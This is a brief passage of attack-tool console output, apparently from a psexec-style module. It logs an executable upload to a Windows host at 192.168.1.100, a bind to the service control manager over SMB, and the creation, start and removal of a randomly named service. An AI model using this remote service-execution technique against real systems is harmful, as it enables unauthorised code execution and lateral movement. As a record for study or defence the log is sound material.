[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciMyCVEp - "MXAVZsCqfRtzWScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```